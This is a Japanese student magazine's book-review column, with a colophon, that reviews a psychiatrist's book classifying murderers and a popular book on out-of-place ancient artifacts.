
文 編集部 うつみ

## 書籍紹介とは

この書籍紹介は、情報科学類生による情報科学類生のための書籍紹介です。技術的に役立つものから知っていて得をしないものまで、書籍をピックアップして紹介します。

### 何が彼を殺人者にしたのか ある精神鑑定医の凶悪犯罪調書から


書籍名 : 何が彼を犯人者にしたのか 第1版  
 著者名 : マイケル・ストーン博士 著  
 浦谷計子 訳  
 発行 : 株式会社イースト・プレス  
 ISBN : 978-4-7816-0687-3  
 値段 : 1300円  
 頁数 : 314頁  
 発行日 : 2011年12月10日



本書の著者はとある事件をきっかけに、殺人事件と人間の邪悪さの関連性を考えるようになった。そして、陪審員の量刑を考えるものさしとして、事件の背景、犯人の行動や人格から殺人事件をカテゴリー分けしようと考える。本書の前半では、なぜカテゴリー分けをするに至ったのか、そして3つのカテゴリーから始まり、最終的に22に増えるまでの過程が描かれている。後半では、実際の殺人事件をカテゴリー分類の判断基準を用いて分析する。裁判員制度の導入により、一般市民も犯人の量刑を考えなければならない場面が出てきた。本書を読み、犯罪者に対する適切な处罚とは何なのかについて考えるのも良いだろう。

### オーパーツの謎 古代文明は現代科学を超えていた

書籍名 : オーパーツの謎 第8版  
 著者名 : 南山宏  
 発行 : 株式会社 二見書房  
 ISBN : 978-4-576-93137-7  
 値段 : 890円  
 頁数 : 256頁  
 発行日 : 1994年1月25日



オーパーツとは「場違いな工芸品」という意味の英単語で、それを生み出した時代や文化のレベルに合わない工芸品の総称である。本書は、膨大なカラーページや写真を用いて全世界のオーパーツの紹介をしたものである。それだけでなく、正体がはっきりせず謎が未だに多く残るそれらに対し筆者は大胆な仮説を提示する。筆者の説は検証がなされておらず全くの想像にすぎないが、オーパーツが作られた文化や、製作者たちの生活の想像が刺激される。カラー写真が多く、様々なオーパーツを見ることのできる、気軽に有史前高度文明の世界を体験できる一冊である。

掲載した画像は、以下のウェブサイトから引用しました。

- Amazon.co.jp (<http://www.amazon.co.jp/>)

# 情報科学類誌

# WORD

From College of Information Science

## WORDに領土問題は 存在しません号

発行者  
編集長  
制作・編集

情報科学類長  
中島光夫  
筑波大学情報学群  
情報科学類 WORD 編集部  
(第三エリア C 棟 212 号室)

2012 年 9 月 25 日 初版第一刷発行  
(512 部)